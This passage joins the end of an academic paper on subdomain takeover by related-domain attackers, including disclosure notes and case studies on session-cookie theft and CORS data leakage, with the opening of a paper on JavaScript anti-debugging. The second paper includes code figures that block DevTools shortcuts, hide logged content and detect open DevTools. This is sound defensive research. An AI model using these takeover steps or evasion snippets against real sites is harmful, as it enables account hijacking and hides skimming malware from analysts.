Web Measurements. Meiser et al. [35] studied the cross-origin data exchange practices of 5k websites to assess to which extent their security could be affected by the presence of an XSS vulnerability on one of their communication partners. In our work, we study a similar problem, but we restrict our focus to related domains, and we consider other mechanisms that are out of scope for [35], e.g., CSP. Chen et al. [18] performed a large-scale measurement of CORS misconfigurations. Among the 480k domains that they analyzed, they discovered that 27.5% of them are affected by some vulnerability and, in particular, 84k trust all their subdomains and can thus be exploited by a related-domain attacker. Son and Shmatikov [50] analyzed the usage of the Messaging API on the top 10k Alexa websites. The authors found that 1.5k hosts do not perform any origin checking on the receiving message, while 261 implement an incorrect check: (almost) all these checks can be bypassed from a related-domain position, although half of them can also be bypassed from domains with a specially-crafted name. More recently, Steffens and Stock [51] proposed an automated framework for the analysis of postMessage handlers and used it to perform a comprehensive analysis of the first top 100k websites of the Tranco list. The authors discovered 111 vulnerable handlers, out of which 80 do not perform any origin check. Regarding the remaining handlers, the authors identified only 8 incorrect origin validations, showing an opposite trend with respect to [50]. Finally, insecure configurations of CSP have been analyzed in a number of research papers [15, 46, 57, 58]. However, none of these works considered the problem of related-domain attacks.

7 Conclusion

In this paper, we presented the first analysis tailored at quantifying the threats posed by related-domain attackers to the security of web applications. We first introduced a novel framework that captures the capabilities acquired by such attackers, according to the position in which they operate, and we discuss which web attacks can be launched from that privileged position, highlighting the advantages with respect to traditional web attackers. We also studied the security implications of 31 third-party service providers and dynamic DNS to identify the capabilities that a related-domain attacker acquires when taking over a domain hosted by them, and presented a novel subdomain hijacking technique that resulted in a bug bounty of $1,000. Then, we described the design of our automated toolchain used to assess the pervasiveness of these threats in the wild. The toolchain consists of an analysis module for subdomain takeover that identifies which subdomains can be hijacked by an attacker. Next, the web security module quantifies how many related domains can be attacked from the domains discovered in the previous step. We performed a large-scale analysis on the 50k most popular domains, and we identified vulnerabilities in 887 of them, including major websites like cnn.com and cisco.com. Then, we correlated

for the first time the impact of these vulnerabilities on the security of web applications, showing that related-domain attackers have an additional gain compared to web attackers that goes beyond the traditional cookie issues.

Acknowledgments

We thank the anonymous reviewers for their helpful suggestions. We also thank Google for sponsoring our research with $5,000 in credits for Google Cloud Platform and Cisco Talos for granting us access to a dataset that was used during a preliminary investigation for this project. This work has been partially supported by the European Research Council (ERC) under the European Union's Horizon 2020 research (grant agreement 771527-BROWSEC); by the Austrian Science Fund (FWF) through the project PROFET (grant agreement P31621); by the Austrian Research Promotion Agency (FFG) through the Bridge-1 project PR4DLT (grant agreement 13808694) and the COMET K1 SBA.

References

[1] Puppeteer. https://pptr.dev/, 2020.

[2] J. Aas, R. Barnes, B. Case, Z. Durumeric, P. Eckersley, A. Flores-López, J. A. Halderman, J. Hoffman-Andrews, J. Kasten, E. Rescorla, S. Schoen, and B. Warren. Let's Encrypt: An Automated Certificate Authority to Encrypt the Entire Web. In *CCS*, 2019.

[3] Abusix. Abuse Contact Database. https://www.abusix.com/contactdb, 2020.

[4] P. Agten, W. Joosen, F. Piessens, and N. Nikiforakis. Seven Months' Worth of Mistakes: A Longitudinal Study of Typosquatting Abuse. In *NDSS*, 2015.

[5] E. Alowaisheq, S. Tang, Z. Wang, F. Alharbi, X. Liao, and X. Wang. Zombie Awakening: Stealthy Hijacking of Active Domains Through DNS Hosting Referral. In *CCS*, 2020.

[6] A. Barth, C. Jackson, and J. C. Mitchell. Robust Defenses for Cross-Site Request Forgery. In *CCS*, 2008.

[7] N. Biasini. Threat Spotlight: Angler Lurking in the Domain Shadows. http://blogs.cisco.com/security/talos/angler-domain-shadowing, 2015.

[8] K. Borgolte, T. Fiebig, S. Hao, C. Kruegel, and G. Vigna. Cloud Strife: Mitigating the Security Risks of Domain-Validated Certificates. In *NDSS*, 2018.

[9] A. Bortz, A. Barth, and A. Czeskis. Origin Cookies: Session Integrity for Web Applications. In *W2SP*, 2011.

[10] S. Brin and L. Page. The Anatomy of a Large-Scale Hypertextual Web Search Engine. *Comput. Networks*, 1998.

[11] Bugcrowd. Public Bug Bounty List. https://www.bugcrowd.com/bug-bounty-list/, 2020.

[12] M. Bugliesi, S. Calzavara, R. Focardi, and W. Khan. CookiExt: Patching the Browser Against Session Hijacking Attacks. *Journal of Computer Security*, 23(4):509–537, 2015.

[13] S. Calzavara, R. Focardi, N. Grimm, M. Maffei, and M. Tempesta. Language-Based Web Session Integrity. In *CSF*, 2020.

[14] S. Calzavara, R. Focardi, M. Squarcina, and M. Tempesta. Surviving the Web: A Journey into Web Session Security. *ACM Computing Surveys (CSUR)*, 50(1):13:1–13:34, 2017.

[15] S. Calzavara, A. Rabitti, and M. Bugliesi. Semantics-Based Analysis of Content Security Policy Deployment. *ACM Transactions on the Web*, 2018.

[16] S. Calzavara, A. Rabitti, A. Ragazzo, and M. Bugliesi. Testing for Integrity Flaws in Web Sessions. In *ESORICS*, 2019.

[17] Censys. https://censys.io/, 2020.

[18] J. Chen, J. Jiang, H. Duan, T. Wan, S. Chen, V. Paxson, and M. Yang. We Still Don't Have Secure Cross-Domain Requests: an Empirical Study of CORS. In *USENIX Security*, 2018.

[19] Common Crawl. Host- and Domain-Level Web Graphs Feb/Mar/May 2020. https://commoncrawl.org/2020/06/host-and-domain-level-web-graphs-febmarmay-2020/, 2020.

[20] M. Conca. Changes to SameSite Cookie Behavior – A Call to Action for Web Developers. https://hacks.mozilla.org/2020/08/changes-to-samesite-cookie-behavior/, 2020.

[21] L. Daigle. RFC3912: WHOIS Protocol Specification, 2004.

[22] EdOverflow. can-i-take-over-xyz. https://github.com/EdOverflow/can-i-take-over-xyz.

[23] E. Foudil and Y. Shafranovich. A File Format to Aid in Security Vulnerability Disclosure, 2020.

[24] FreeDNS. Free DNS Hosting, Dynamic DNS Hosting, Static DNS Hosting, subdomain and domain hosting. https://freedns.afraid.org/, 2020.

[25] P. Hallam-Baker, R. Stradling, and J. Hoffman-Andrews. RFC8659: DNS Certification Authority Authorization (CAA) Resource Record, 2019.

[26] S. Helme. Cross-Site Request Forgery is dead! https://scotthelme.co.uk/csrf-is-dead/, 2017.

[27] IANA. Root Zone Database. https://www.iana.org/domains/root/db.

[28] P. Kintis, N. Miramirkhani, C. Lever, Y. Chen, R. R. Gómez, N. Pitropakis, N. Nikiforakis, and M. Antonakakis. Hiding in Plain Sight: A Longitudinal Study of Combosquatting Abuse. In *CCS*, 2017.

[29] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P*, 2019.

[30] C. Lever, R. J. Walls, Y. Nadji, D. Dagon, P. D. McDaniel, and M. Antonakakis. Domain-Z: 28 Registrations Later Measuring the Exploitation of Residual Trust in Domains. In *S&P*, 2016.

[31] E. P. Lewis. RFC4592: The Role of Wildcards in the Domain Name System, 2006.

[32] F. Li, Z. Durumeric, J. Czyz, M. Karami, M. Bailey, D. McCoy, S. Savage, and V. Paxson. You've Got Vulnerability: Exploring Effective Vulnerability Notifications. In *USENIX Security*, 2016.

[33] D. Liu, S. Hao, and H. Wang. All Your DNS Records Point to Us: Understanding the Security Threats of Dangling DNS Records. In *CCS*, 2016.

[34] D. Liu, Z. Li, K. Du, H. Wang, B. Liu, and H. Duan. Don't Let One Rotten Apple Spoil the Whole Barrel: Towards Automated Detection of Shadowed Domains. In *CCS*, 2017.

[35] G. Meiser, P. Laperdix, and B. Stock. Careful Who You Trust: Studying the Pitfalls of Cross-Origin Communication. In *ASIA CCS*, 2021.

[36] P. Mockapetris. RFC1035: Domain Names - Implementation and Specification, 1987.

[37] Mozilla. Mixed content. https://developer.mozilla.org/en-US/docs/Web/Security/Mixed_content.

[38] Mozilla. Public Suffix List. https://publicsuffix.org/.

[39] M. Nottingham. RFC8615: Well-Known Uniform Resource Identifiers (URIs), 2019.

[40] C. Osborne. Uber Patches Security Flaw Leading to Subdomain Takeover. ZDNet, https://www.zdnet.com/article/uber-patches-security-flaw-leading-to-subdomain-takeover/, 2017.

[41] OWASP. Amass. https://owasp.org/www-project-amass/, 2020.

[42] V. L. Pochat, T. V. Goethem, S. Tajalizadehkhoob, M. Korczyński, and W. Joosen. Tranco: A Research-Oriented Top Sites Ranking Hardened Against Manipulation. In *NDSS*, 2019.

[43] Rapid7 Labs. Open Data, TCP and UDP scans. https://opendata.rapid7.com/, 2020.

[44] C. Reis, A. Moshchuk, and N. Oskov. Site Isolation: Process Separation for Web Sites within the Browser. In *USENIX Security*, 2019.

[45] R. Roberts, Y. Goldschlag, R. Walter, T. Chung, A. Mislove, and D. Levin. You Are Who You Appear to Be: A Longitudinal Study of Domain Impersonation in TLS Certificates. In *CCS*, 2019.

[46] S. Roth, T. Barron, S. Calzavara, N. Nikiforakis, and B. Stock. Complex Security Policy? A Longitudinal Analysis of Deployed Content Security Policies. In *NDSS*, 2020.

[47] S. Röttger and A. Janc. A Spectre proof-of-concept for a Spectre-proof web. https://security.googleblog.com/2021/03/a-spectre-proof-of-concept-for-spectre.html, 2021.

[48] L. Schwittmann, M. Wander, and T. Weis. Domain Impersonation is Feasible: A Study of CA Domain Validation Vulnerabilities. In *EuroS&P*, 2019.

[49] Sectigo. Crt.sh: Certificate search. https://crt.sh/, 2020.

[50] S. Son and V. Shmatikov. The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites. In *NDSS*, 2013.

[51] M. Steffens and B. Stock. PMForce: Systematically Analyzing postMessage Handlers at Scale. In *CCS*, 2020.

[52] B. Stock, G. Pellegrino, F. Li, M. Backes, and C. Rossow. Didn't You Hear Me? - Towards More Successful Web Vulnerability Notifications. In *NDSS*, 2018.

[53] B. Stock, G. Pellegrino, C. Rossow, M. Johns, and M. Backes. Hey, You Have a Problem: On the Feasibility of Large-Scale Web Vulnerability Notification. In *USENIX Security*, 2016.

[54] The Chromium Projects. SameSite Updates. https://www.chromium.org/updates/same-site, 2020.

[55] W3C. Content Security Policy Level 3. https://www.w3.org/TR/CSP3/, 2018.

[56] J. Walker. Subdomain Autofill Feature Raises Questions over LastPass Security. https://portswigger.net/daily-swig/subdomain-autofill-feature-raises-questions-over-lastpass-security.

[57] L. Weichselbaum, M. Spagnuolo, S. Lekies, and A. Janc. CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. In *CCS*, 2016.

[58] M. Weissbacher, T. Lauinger, and W. K. Robertson. Why Is CSP Failing? Trends and Challenges in CSP Adoption. In *RAID*, 2014.

[59] M. West and J. Wilander. RFC6265: Cookies: HTTP State Management Mechanism, 2020.

[60] Wired. Researchers' Typosquatting Stole 20 GB of E-Mail From Fortune 500. https://www.wired.com/2011/09/doppelganger-domains/, 2011.

[61] M. Zhang, X. Zheng, K. Shen, Z. Kong, C. Lu, Y. Wang, H. Duan, S. Hao, B. Liu, and M. Yang. Talking with Familiar Strangers: An Empirical Study on HTTPS Context Confusion Attacks. In *CCS*, 2020.

[62] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, T. Wan, and N. Weaver. Cookies Lack Integrity: Real-World Implications. In *USENIX Security*, 2015.

A Disclosure and Ethical Considerations

RDScan identified 1,520 vulnerable subdomains on 887 distinct domains, of which 260 are subdomains pointing to an expired domain and 1,260 are those mapped to a discontinued service (see §4.2). Besides disclosing the vulnerabilities found on service providers (§5.1.2), we also attempted to notify all the websites affected by the issues we discovered. Prior work [32, 52, 53] showed that the identification and selection of correct security contact points is the main issue behind an overall unsatisfactory remediation rate. To maximize the chances of a successful notification campaign, we examined the following sources until a valid point of contact was found: (i) the list of bug bounty and security disclosure programs maintained by Bugcrowd [11]; (ii) the `security.txt` file [23] in the root directory of the vulnerable domains and under the `/.well-known/` folder [39]; (iii) the Abusix [3] database, queried with the ip addresses of the vulnerable domains to collect the associated email contacts; (iv) a WHOIS lookups [21]. We validated the obtained email addresses to avoid reporting vulnerabilities to unrelated parties, e.g., by checking whether the domain part of the email address matches any of the input domains. Unfortunately, using this procedure we could not find any security contact for the majority of the considered domains (62%). To inform them about their security vulnerabilities, we contacted our national CERT that willingly agreed to disclose the issues to the affected parties on our behalf. Among the few contacted websites with a bug bounty program, F-Secure awarded us with €250 for the reported subdomain takeover vulnerability.

Aside from vulnerability disclosure programs, our notification campaign is fully automatic: we sent an email to all the identified contacts containing a high-level description of the vulnerabilities and a link to the security advisory on our web application which contains a detailed description of the problems found for a given domain, the required actions to fix the reported vulnerabilities, and instructions to opt out from future scans.

A.1 Outcome of the Notification Campaign

We performed a second run of RDScan on January 2021, 6 months after the first analysis, to picture the state of vulnerable instances left in the wild after our disclosure. We repeated the test for the whole set of expired domains instances. Concerning discontinued services, we focused on the 3 largest providers (WordPress, Shopify and Tumblr), representing 87% of the vulnerable subdomains found in the first round. Overall, we covered 1362 out of the original 1520 vulnerable subdomains (90%), which translates to 781 out of 887 sites (88%). To account for possible changes in services occurred in the meanwhile, we verified the takeover preconditions included in RDScan. After the conclusion of the analysis, we manually assessed a random sample of 10% of the results to ensure the correctness of the procedure without finding any discrepancy.

We discovered that only 200 out of 1362 subdomains (15%) have been fixed during this time frame, for a total of 125 sites over 781 (16%). We noticed that the sites which we contacted directly exhibit a noticeably higher fix rate (31% subdomain, 22% sites) than those alerted by our national CERT (10% subdomains, 14% sites). Unfortunately, we also observed that a considerable amount of sites fixed only a subset of their vulnerable subdomains, resulting still affected by threats posed by related-domain attackers.

The overall remediation rate of our notification campaign is in line with previous studies [53]. Nonetheless, we report that our procedure to identify appropriate contact points turned out to be successful considering that 34% of the contacted parties accessed the full vulnerability report on our web application.

A.2 Ethical Considerations

We consciously designed our vulnerability scanning framework to avoid raising network alerts or causing harm to the

analyzed targets. Specifically, the subdomain takeover assessment phase has been carried out mostly by DNS queries and simple HTTP requests. Active websites have never been affected by our tests since we restricted the analysis to abandoned DNS records. We did not perform any large-scale portscan, but we opted, instead, for using a public dataset consisting of a scan of the full IPv4 range on 148 ports.

We also avoided checking the availability of IP addresses on cloud providers by iterating over the creation of multiple virtual machines, since this practice could interfere with the normal operations of the cloud platforms. Similarly, the web analysis module did not execute attacks against the targets, but limited its operations to the passive collection of data (cookies and security policies), simple HTTP requests, and client-side testing. Overall, our approach proved to be lightweight and unobtrusive: we did not receive requests from the analyzed websites to opt out from future scans, and no complaints concerning our activity were sent to the abuse contact of the IPs used to perform the analysis.

B Case Studies

We report on manually vetted case studies of confirmed attacks. All vulnerable parties have been promptly informed of the discovered issues, see Appendix A for details.

B.1 Site Impersonation

We provide a concrete example of how the Shopify vulnerability described in §5.1.2 could have been abused to impersonate a major website. As of September 2020, the e-shop of fox.com was hosted on Shopify and made available at `shop.fox.com` using a custom domain mapping. Our scan verified the two preconditions to connect `www.shop.fox.com` to a Shopify store under our control, i.e., the existence of a DNS `A` record pointing the domain `www.shop.fox.com` to 23.227.38.65 (the IP address owned by Shopify to map custom domains) and that `www.shop.fox.com` was not associated with any registered store on Shopify.

We manually investigated the e-shop of fox.com and found that the redirection performed by Shopify from `www.shop.fox.com` to `shop.fox.com` caused the www-prefixed subdomain to be referenced in the store as a legitimate URL.[3] By taking over `www.shop.fox.com`, criminals could have abused this implicit trust to mount severe attacks against the legitimate store, such as phishing, reputation damage, and credential stealing. We notified the vulnerability to Shopify on August 27, 2020 and received a bounty for our disclosure. Around one month after the report, we noticed that FOX moved its e-shop to a different domain (`maskedsingershop.com`). We have no evidence to assert whether this change is connected to our disclosure.

[3] See https://web.archive.org/web/20200113052608/https://shop.fox.com/pages/faq for a page mentioning `www.shop.fox.com`.

B.2 Session Hijacking

We describe an example of a subdomain takeover vulnerability that could have been exploited to hijack authenticated user sessions at the FedEx website. RDScan discovered a dangling DNS affecting the `cn.grantcontest.fedex.com` subdomain due to a `CNAME` record pointing to the purchasable domain `cngrantcontest.com`.

After taking control of the subdomain, attackers could escalate their privileges by exploiting the insecure configuration of session cookies on the main website. We manually verified that authenticated sessions with `www.fedex.com` were built upon domain cookies, which are sent by default to all subdomains (see §3.3.2). Thus, authenticated users would disclose their session cookies to the attackers just by visiting the compromised subdomain. After acquiring the victim's cookies, an attacker could automatically break into the victim's session and access confidential data stored on the web portal. We notified FedEx about the takeover vulnerability in August 2020. The company acknowledged our findings and, as of January 2021, we confirmed that the vulnerability was fixed.

B.3 Leakage of PII data

Now we show how a related-domain attacker can abuse misconfigurations in the CORS policy to access personally identifiable information (PII) of a user on the F-Secure website. Our vulnerability scanning pipeline detected a `CNAME` record `uk.safeandsavvy.f-secure.com` pointing to the deleted WordPress blog at `safeandsavvyuk.wordpress.com`. Notice that subdomains of deleted blogs still resolve to a WordPress IP thanks to a `CNAME` wildcard for `*.wordpress.com`. To take over the F-Secure subdomain, an attacker could simply create an account on wordpress.com and set `uk.safeandsavvy.f-secure.com` as a custom domain.

We observed that WordPress allows paid accounts to install plugins which enable the inclusion of arbitrary scripts as part of the blog's theme. The ability to execute JavaScript from a subdomain of `f-secure.com` would allow attackers to exploit a CORS vulnerability identified by our web analyzer on `api.my.f-secure.com`. Such domain was configured to relax the SOP on requests originating from any subdomain of `f-secure.com`, even when cookies are attached. An attacker could trick a victim into visiting a page on the compromised subdomain which performs a `fetch` request to, e.g., the `https://api.my.f-secure.com/get_userinfo` endpoint to read private information such as past billing details, tokens, etc. We notified F-Secure through their bug bounty program in August 2020 and received €250 for the report.

U Can't Debug This: Detecting JavaScript Anti-Debugging Techniques in the Wild

Marius Musch and Martin Johns
TU Braunschweig, Germany

Abstract

Through security contests such as Pwn2Own, we are constantly reminded that no complex piece of software should ever be considered secure. As we execute untrusted code in our browser every day, browser exploits written in JavaScript remain a constant threat to the security of our systems. In particular, evasive malware that detects analysis systems and then changes its behavior is a well-known problem.

However, there are also *anti-debugging* techniques that interfere with the *manual analysis* of a website *in a real browser*. These techniques try to prevent, or at least slow down, any attempts at manually inspecting and debugging the JavaScript code of a website. For example, such a technique could constantly trigger breakpoints at random locations to effectively hinder single-stepping while debugging the code. More cunningly, it could also find out whether the browser's integrated Developer Tools are open by using certain side-channels available in JavaScript. With this knowledge, it is possible to subtly alter or suppress any malicious behavior while under analysis.

In this paper, we systematically explore this phenomenon. To this end, we introduce 9 anti-debugging techniques and discuss their advantages and drawbacks. We then conduct a large-scale study on 6 of them, to investigate the prevalence of these techniques in the wild. We find that as many as 1 out of 550 websites contain severe anti-debugging measures, with multiple of these techniques active on the same site. Moreover, we present a novel approach based on a deterministic website replay and a comparison of JavaScript code coverage. The approach can automatically detect the remaining 3 timing-based anti-debugging techniques, which use side-channels to learn if the DevTools are open. In a targeted study on 2000 websites with anti-debugging techniques, we discover over 200 of them indeed execute different code when under analysis.

1 Introduction

In our modern, interconnected world, the Web platform is one of, if not the main way our computers interact with the outside world. We use our browsers to visit new websites almost every day, some of which might not be trustworthy at all. Nevertheless, we visit them and execute their JavaScript code on our computers, while relying on the browser to keep us safe. Yet browsers are incredibly complex applications, e.g., in 2020 the Chromium browser had over 25M lines of code [3]. Unsurprisingly, some of these lines have bugs that can have severe security implications [e.g., 8–11]. Therefore, detecting and analyzing JavaScript malware is a crucial task to maintain the security of the Web platform.

Heavy obfuscation and the ability to generate new code during runtime makes a fully static analysis of malicious JavaScript largely infeasible. Therefore, effective detection often relies on a dynamic analysis or a combination of both [e.g., 6, 7, 26, 43]. This then led to a shift towards *evasive* malware which abuses implementation differences between a real browser and dynamic analysis systems, leading in turn to new approaches to deal with such evasive techniques [25].

Yet one, so far, overlooked scenario is the manual analysis of websites using a normal browser, since we can only combat evasive malware deceiving our automated tools if we can manually inspect and learn from it. Unfortunately, this scenario opens up new paths for inventive attackers to interfere with the analysis by creating *anti-debugging techniques targeting humans using real browsers*.

Over the past few years, there were already a few reports of such techniques being used for malicious purposes. For example, in their 2018 paper on cryptojacking Konoth et al. [30] discovered one particular script that stops with the mining of cryptocurrency as soon as the browser's integrated Developer Tools are opened. More recently, in June 2020 the security company Sansec found online stores infected with a script that records credit card information while it is entered and then sends it to the attacker's servers. However, if at any point while visiting an affected domain someone opens the Dev-

Tools, the malicious script detects this, stops sending out its data, and sets a cookie to never activate the skimming for this particular user again [44]. These occurrences demonstrate that some attackers are aware of these anti-debugging techniques and already abuse them in the wild to thwart with manual analyses.

In this paper, we introduce 9 different anti-debugging techniques and present two studies on this phenomenon. In our large-scale study of the 1 million most popular websites, we investigate the prevalence of 6 *basic* techniques, like disabling the console or constantly triggering breakpoints to hinder an inspection. We find that their prevalence varies widely between the different techniques themselves, their aggressiveness (a few vs. 100 breakpoints), their distribution vectors (first vs. third-party code), and their presence on the site (front vs sub-page). Moreover, we also observe that these techniques are more prevalent on certain website categories related to suspicious, illegal, or outright malicious content.

We then follow up with a second study of the 2000 sites with the highest severity of these basic techniques. In this targeted study, we investigate the presence of 3 *sophisticated* techniques, which utilize timing side-channels to detect attempts at analyzing the website. To detect these elusive techniques, we use a generic approach that is based on measuring code coverage during multiple, deterministic replays of the same page. This approach of comparing executions recorded in multiple environments is a proven concept from the area of malware detection in native executables [e.g., 2, 28, 34]. However, we instead use this idea to replay a *whole website's code* to reveal anti-debugging techniques written in JavaScript which target a human analyst. In this study, we find that about 12% of these suspicious sites execute different code under analysis.

To summarize, we make the following contributions:

- Collection and systematization of 9 anti-debugging techniques
- Large-scale study of 6 basic techniques with our automated framework to measure their prevalence and severity in the wild
- Targeted study of 3 sophisticated techniques using a generic approach based on deterministic web page replay and code convergence

2 Background and Scenario

This section briefly describes how to inspect and debug JavaScript code in a browser, followed by the general scenario and what we consider in and out of scope for this paper.

2.1 Debugging JavaScript Code

While previously developers and malware analysts might have relied on browser extensions such as FireBug [41] to inspect a website, nowadays all browsers ship with powerful, integrated Developer Tools [17], or *DevTools* for short. At the time of writing the DevTools of Chromium shipped with 24 different tabs, each focusing on a different feature. In the following, we will briefly introduce the four most useful of these features.

The *elements* tab shows the DOM tree of the currently displayed page. It automatically updates all elements if JavaScript code manipulates them and all elements can also be changed by the user and directly affect the rendered page. The *sources* tab not only allows the inspection of the whole client-side code but also includes a full debugger. With it, the user can set breakpoints anywhere, step through the code, inspect the call stack and variable scopes, and even change the value of variables on the fly. The *console* tab acts like an interactive shell, which allows you to execute arbitrary JavaScript code in the top-level scope of the currently loaded page. If execution is currently suspended at a breakpoint, all code executed in the console will run in the scope of the breakpoint's location instead. The *network* tab, like the name suggests, allows full inspection of all network traffic including the headers and timing data. On top of that, the DevTools offer many advanced features like measuring site performance with a stack-based profiler, creating a heap snapshot to investigate memory leaks, and the ability to measure and inspect code coverage.

Using any other analysis tool that is not part of a browser, e.g., static analysis or executing a single script in isolation is usually *not* an option if one wants to obtain reliable results, due to multiple reasons: First of all, JavaScript code written for the Web expects many objects that are not part of the language specification, like `document` or `location`. Moreover, scripts often load additional code on the fly, e.g., one particular script might generate code for an iframe with a URL as the source and add that to the DOM. The browser then requests the content for that iframe over the network, which might contain additional script code which then again loads additional code via an `XMLHttpRequest`. Previous research has shown that such patterns of deep *causality trees* in script inclusions are a common occurrence today [31, 32]. Only a real browser is able to correctly handle the inherent complexity of modern Web applications and thus only a real browser can be used to accurately inspect and analyze JavaScript code on the Web.

2.2 Threat Model and Scope

Throughout this paper, we consider the following scenario: A user, also referred to as the analyst, manually visits a given website in a real browser to analyze and interact with the website's code. In particular, the user intends to browse the source code of that website, set breakpoints and step through

the code, and inspect variables and functions. On the other hand, the website does not want to be analyzed and contains evasive measures to detect and hinder or, at least, slow down and deter any attempts at inspection.

We consider the browser's integrated DevTools the tool of choice for the user to achieve their analysis goals. As previously outlined, the DevTools are not only full of useful features, but with their integration into the browser also the only way to correctly execute the JavaScript code in the first place. Moreover, using them also avoids the problem of evasive malware potentially detecting the inspection by noticing it does not run in a real browser.

In scope In general, the underlying problem in this scenario is that the analyst can not fully trust the capabilities used during a live inspection, e.g., any logged output during execution, as the website might have manipulated the logging functionality on-the-fly. Furthermore, if the website is able to detect the presence of the inspection, it could also alter or completely suppress any malicious activity to appear benign during analysis. In this paper, we investigate all these techniques that affect the *dynamic analysis* of a website, like altering built-in functions or detecting the presence of a debugger. We refer to such techniques as *anti-debugging techniques* from now on.

Out of scope Since we only focus on techniques that are affecting the code at runtime, all *static code transformation* techniques, in particular obfuscation, are out of scope for this paper. While these can certainly be a powerful tool to greatly slow down manual analysis, especially when combined with some of the anti-debugging techniques introduced in the following, these static techniques have already been extensively studied in the past [e.g., 4, 14, 61, 62]. Similarly, all techniques that do not affect a real browser but rather aim to break sandboxes or other analysis systems, e.g., by intentionally using new features or syntax not yet supported by these systems, are out of scope as well.

3 Basic Anti-Debugging

In this section, we will introduce 6 *basic anti-debugging techniques (BADTs)* with three different goals: Either to outright impede the analysis, or to subtly alter its results, or to just detect its presence. During its introduction, we will give each technique a short name, e.g., *ModBuilt*, by which it will be referenced throughout the remainder of the paper and will also provide a link to a mention of this technique on the Web. Additionally, we provide a testbed[1] with one or two exemplary implementations for each technique so that the interested reader can experiment with each technique while reading this chapter. Finally, we will also briefly describe possible countermeasures for each BADT to give a better impression of how effective they are.

[1] Available at https://js-antidebug.github.io/

3.1 Impeding the analysis

These first three techniques all just try to impede attempts at debugging the website. They are generally not very effective but still might cause an unsuspecting user to give up in frustration.

Preventing Shortcuts (SHORTCUT) Before any meaningful work can begin, the analyst first needs access to the full client-side code of the website and thus the following BADT simply tries to prevent anyone from accessing that source code. The quickest way to open the DevTools is by using a keyboard shortcut. Depending on the browser and platform there are multiple slightly different combinations to consider, e.g., for Chrome on Windows `F12`, `Ctrl+Shift+I`, and `Ctrl+Shift+J` all work. As JavaScript has the ability to intercept all keyboard and mouse events as long as the website has the focus, these actions can be prevented by listening for the respective events and then canceling them, as shown in Figure 1 [52]. This obviously can not prevent someone from opening the DevTools by using the browser's menu bar.

Besides the advanced DevTools, common browsers also have a simple way to just show the plain HTTP response of the main document. This can usually be accessed by right-clicking and selecting "View page source" from the context menu, or directly with the `Ctrl+U` shortcut. Again, both these actions can be prevented by listening for these events and then canceling them. There are many ways to easily bypass this, e.g., by prefixing the URL with the `view-source:` protocol or opening the sources panel of the DevTools.

```
window.addEventListener("keydown", function(event){
    if (event.key == "F12") {
        event.preventDefault(); return false;
}});
```

Figure 1: Disabling the F12 shortcut

Triggering breakpoints (TRIGBREAK) The `debugger` statement is a keyword in JavaScript that has the same effect as manually setting a breakpoint [12]. As long as no debugger is attached, i.e., the DevTools are closed, the statement has no effect at all. This behavior makes the statement a perfect tool to only interfere with debugging attempts. The technique can be as simple as just calling the debugger in a fast loop over and over again. As a simple measure to counter this technique, the DevTools of popular browsers have the option to "Never stop here", effectively disabling only the `debugger` statements while still allowing breakpoints in general. However, many variations exist which make it harder to reliably block it, e.g., constantly creating new anonymous functions on the fly instead of always hitting the breakpoint at the same location [46]. On the other hand, this can still be countered by specific code snippets that remove all `debugger` statements on the fly, like the *Anti Anti-debugger* script [60] for the Greasemonkey browser extension [1].

Clearing the Console (ConClear) While the sources panel for the DevTools offers the ability to inspect and change variables in the scopes of the current breakpoint, the console can be very useful in this regard as well. For example, it allows one to easily compare two objects or to run a simple statement at the current location of the suspended execution. However, it is possible to make the console unusable by constantly calling the `console.clear` function [51]. If done fast enough, this makes it near impossible to inspect the output and thus the value of variables during runtime without setting breakpoints with the debugger. However, this technique can be circumvented by enabling "Preserve log" in the DevTools options or by disabling the clear function by redefining it to an empty function.

3.2 Altering the analysis

Instead of only blatantly trying to impede the analysis, the following technique can also subtly alter what an analyst observes during debugging attempts.

Modifying Built-ins (ModBuilt) As JavaScript allows monkey patching, all built-in functions can be arbitrarily redefined. For instance, a popular music streaming service for a while had modified the `alert` function, which many bug bounty hunters use to test for XSS, to secretly leak all client-side attempts to trigger an XSS attack to their back-end, as shown in Figure 2.

```
// Wrapping funcs in a naive attempt to catch
↪ externally found XSS vulns
(function(fn) {
  window.alert = function() {
    var args = Array.prototype.slice.call(arguments);
    _doLog('alert', args);
    return fn.apply(window, args);
  };
}(window.alert));
```

Figure 2: This code including the comment was found on spotify.com in 2018 [59]. The `_doLog` function reports the current URL along with a full stack trace to their backend any time the `alert` function is called.

As this example demonstrates, the possibilities to redefine built-in functions and objects to make them behave differently are basically endless. Furthermore, there are many legitimate use cases, like polyfills that provide a shim for an API not supported by older browsers. Since we are only interested in functions that a human analyst is likely to use in the DevTools console, we focus our search on modifications to the `console`, `String` and `JSON` objects, and their respective functions. Figure 3 shows a somewhat contrived example of how malicious code could hide itself [16]. Note that this technique can also be used to impede the analysis instead, e.g., by redefining all functions like `log` and `info` to an empty function [46, 49]. A possible countermeasure is to save a reference to every native function one intends to use before executing any of the malicious code, a tactic popular in JavaScript rewriting and sandboxing literature [e.g., 39, 42].

```
let original = console.log;
console.log = function(arg) {
  if (arg == "shellcode") { arg = "benign code"; }
  original(arg); }
```

Figure 3: Redefining the log function to hide malicious code

3.3 Detecting the analysis

Finally, the most subtle of all techniques only try to detect the presence of the analysis. In contrast to the previous technique which directly altered the behavior of built-in functions an analyst would use, these techniques instead aim to alter the control flow of their own code. This way, attackers could suppress executing malicious code for any user that opens the DevTools or had them previously open on the same domain.

Inner vs. OuterWidth (WidthDiff) By default, opening the DevTools either splits the browser window horizontally or vertically. In JavaScript, it is possible to obtain both the size of the whole browser window including all toolbars (outer size) and the size of the content area without any toolbars (inner size). Thus by constantly monitoring the `outerWidth` and `innerWidth` properties of the window object, we can check if the DevTools are currently open on the right-hand side. The same works if the DevTools are attached to the bottom, by comparing the height instead, as shown in Figure 4. This is the method used by the popular *devtools-detect* package [47] that, at the time of writing, already had over 1000 stars on Github and is thus probably often used in the wild. This is also the technique used by the credit card skimming case [44] from the introduction.

```
setInterval(() => {
    if (outerWidth - innerWidth > threshold ||
        outerHeight - innerHeight > threshold) {
        //DevTools are open!
    }
}, 500);
```

Figure 4: Monitoring the window size to detect the DevTools

